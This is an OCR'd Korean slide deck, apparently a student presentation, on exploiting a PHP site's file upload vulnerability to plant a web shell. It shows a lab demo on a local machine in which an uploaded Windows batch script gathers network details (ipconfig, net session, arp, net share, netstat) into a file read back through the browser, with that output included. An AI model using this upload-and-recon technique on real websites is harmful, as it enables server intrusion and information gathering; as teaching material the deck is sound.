파일 업로드 취약점을 이용한 악성코드 배포

210603

Contents

1. 개요

1-1. 웹 쉘

1-2. 웹 서비스 구동 방법


1-3. 파일 업로드 취약점

2. 시나리오

2-1. 기획 및 설계


2-2. 시현

1-1. 웹 쉘



쉘(Shell)

사용자에게 받은 지시를 하드웨어 지식으로 변경 운영체제의 커널과 유저를 이어 줌




웹 쉘(Shell)

웹 사이트를 통해 쉘을 여는 공격 이 쉘을 통해 서버에 명령어를 수행

→ 파일 업로드

一 1. 개요

1-2. 웹 서비스 구동 방법



Client : 웹 사이트 접속


Web server: 웹 서비스 실행 / apache

Web application: 웹 사이트 개발 언어 / php

DB: 서버에 기록되는 정보 저장 / mysql

一 1. 개요

1-3. 파일 업로드 취약점



주로 게시판 등에서 <mark>파일 업로드</mark> 기능을 악용하여 <mark>시스템 권한을 획득</mark>하는 취약점 악성 스크립트가 업로드 된 후, 서버 상에서 스크립트를 실행하여 쉘을 획득하는 등의 행위로 서버 **장악**

접근 권한 상승, 정보유출, 악성코드 배포 등

2. 시나리오

2-1. 기획 및 설계



운영체제

Windows 10



개발 언어

php + MySQL

2-1. 기획 및 설계

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행

② 웹 사이트에 웹 쉘과 배치 파일을 업로드하여 웹으로 업로드 된 웹 쉘에 접근



2-1. 기획 및 설계

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행



② 웹 사이트에 웹 쉘과 배치 파일을 업로드하여 웹으로 업로드 된 웹 쉘에 접근



2-1. 기획 및 설계

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행

 \downarrow


② 웹 사이트에 웹 쉘과 배치 파일을 업로드하여 웹으로 업로드 된 웹 쉘에 접근

 \downarrow

-- 2. 시나리오 ·

2-2. 시현

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행 ▶ 파일 업로드 경로 알아내기




-- 2. 시나리오 ⁻

2-2. 시현

① 공격자는 홈페이지에 존재하는 파일 업로드 취약점을 이용하여 수행 ▶ 파일 업로드 경로 알아내기






- 2. 시나리오

2-2. 시현


② 웹 사이트에 웹 쉘과 배치 파일을 업로드하여 웹으로 업로드 된 웹 쉘에 접근



-- 2. 시나리오 •

2-2. 시현

② 웹 사이트에 웹 쉘과 배치 파일을 업로드하여 웹으로 업로드 된 웹 쉘에 접근



- 2. 시나리오

2-2. 시현



```
10 @echo off
11
12 :ip
13 ipconfig /all > a.txt
14
15 :Network Session
16 net session >> a.txt
17
18 :ARP
19 arp -a >> a.txt
20
21 :Shared Folder/File
22 net share >> a.txt
23
24 :NetBIOS
25 nbtstat -c >> a.txt
26
27 :Routing
28 netstat -r >> a.txt
```

```
← → C ▲ 주의 요함 | 192.168.0.19:8080/board/upload/a.txt
Windows IP 구성
               . . . . . . : DESKTOP-Q40VKE5
  호스트 이름 . .
주 DNS 접미사 .
  ₩INS 프록시 사용.
무선 LAN 어댑터 Wi-Fi:
              . . . . . . : 미디어 연결 끊김
  미디어 상태 .
  연결별 DNS 접미사. . . . :
  설명. . . . . . . . . . . : Intel(R) Wireless-AC 9560 160MHz
  물리적 주소 . . . . . . : 3C-F0-11-27-F7-63
  DHCP 사용 . . . . . . . . . . . . 예
  자동 구성 사용. . . . . . : 예
무선 LAN 어댑터 로컬 영역 연결* 3:
               . . . . . : 미디어 연결 끊김
  연결별 DNS 접미사. . . :
       . . . . . . . . . . . . Microsoft Wi-Fi Direct Virtual Adapter #4
  물리적 주소 . . . . . : 3C-F0-11-27-F7-64
  자동 구성 사용. . . . . . . 예
무선 LAN 어댑터 로컬 영역 연결* 4:
  미디어 상태.
               . . . . . : 미디어 연결 끊김
  연결별 DNS 접미사. . . :
  설명 . . . : Microsoft ♥i-Fi Direct Virtual Adapter #5
물건적 주소 . : 3E-F0-11-27-F7-63
  DHCP 사용 .
  자동 구성 사용. . . . . .
미터넷 머댑터 미터넷 2:
  연결별 DNS 접미사. . . .
  : ASIX AX88179 USB 3.0 to Gigabit Ethernet Adapter
                         00-0E-C6-8E-5F-04
  DHCP 사용 .
  자동 구성 사용
  링크-로컬 IPv6 주소 . . .
                          fe80::582c:7cbd:616f:799a%23(기본 설정)
  IPv4 주소 . . . . . . . .
                          192.168.0.19(기본 설정)
  서보넷 마스크 . . . . .
                          255.255.255.0
  임대 시작 날짜. . . . .
                          2021년 5월 21일 금요일 오후 4:59:12
  임대 만료 날짜.
                          2021년 5월 31일 월요일 오후 3:45:08
  기본 게이트웨이
                          192.168.0.1
  DHCP AHH . . . . . . .
                          192.168.0.1
  DHCPv6 IAID
                          1124077254
  DHCPv6 클라이언트 DUID. .
                         : 00-01-00-01-24-06-A4-DF-3C-F0-11-27-F7-63
  DNS 서버. . . . . . . . .
                         : 210.220.163.82
                          219.250.36.130
  Topip를 통한 NetBIOS. . .
이터넷 어댑터 Bluetooth 네트워크 연결:
               . . . . . : 미디어 연결 끊김
  연결별 DNS 접미사. . . :
 설명. : Bluetooth Device (Personal Årea Network)
물리적 주소 . . : 3C-FD-11-27-F7-67
 DHCP 사용 . .
자동 구성 사용
```

```
캐시에 미름 없음
노드 IpAddress: [0.0.0.0] 범위 ID: []
   캐시에 미름 없음
로컬 명역 연결* 3:
노드 [pAddress: [0.0.0.0] 범위 ID: []
   캐시에 미름 없음
로컬 명역 연결* 4:
노드 [pAddress: [0.0.0.0] 범위 ID: []
   캐시에 이름 없음
노드 lpAddress: [192.168.0.19] 범위 ID: []
   캐시에 이름 없음
인터페이스 목록
18...3c fO 11 27 f7 63 ......Intel(R) Wireless-AC 9560 160MHz
 6...3c fO 11 27 f7 64 .....Microsoft Wi-Fi Direct Virtual Adapter #4
10...3e fO 11 27 f7 63 .....Microsoft Wi-Fi Direct Virtual Adapter #5
23...00 De c6 8e 5f 04 .....ASIX AX88179 USB 3.0 to Gigabit Ethernet Adapter
12...3c fO 11 27 f7 67 .....Bluetooth Device (Personal Area Network)
 1.....Software Loopback Interface 1
IPv4 경로 테이블
활성 경로:
네트워크 대상
                네트워크 마스크
        0.0.0.0
                      0.0.0.0
                                  192.168.0.1
                                                192.168.0.19
       127.0.0.0
                      255.0.0.0
      127.0.0.1 255.255.255.255
                                                                331
 127, 255, 255, 255, 255, 255, 255
                                                     127.0.0.1
                                                                331
     192.168.0.0
                 255.255.255.0
                                                   192.168.0.19
    192 168 0 19 255 255 255 255
                                                   192 168 0 19
                                                                 291
   192.168.0.255 255.255.255.255
                                                   192,168,0,19
                     240.0.0.0
                                                     127.0.0.1
                                                                 331
      224.0.0.0
                     240.0.0.0
                                                   192,168,0,19
                                                                291
 255.255.255.255 255.255.255.255
                                                     127.0.0.1
                                                                 331
 255.255.255.255 255.255.255.255
                                                   192,168,0,19
영구 경로:
 없음
IPv6 경로 테이블
IF 메트릭 네트워크 대상
     331 ::1/128
                               연경됨
23
     291 fe80::/64
                               연결됨
    291 fe80::582c:7cbd:616f:799a/128
23
     331 ff00::/8
23
    291 ff00::/8
영구 경로:
 없음
```

THANK YOU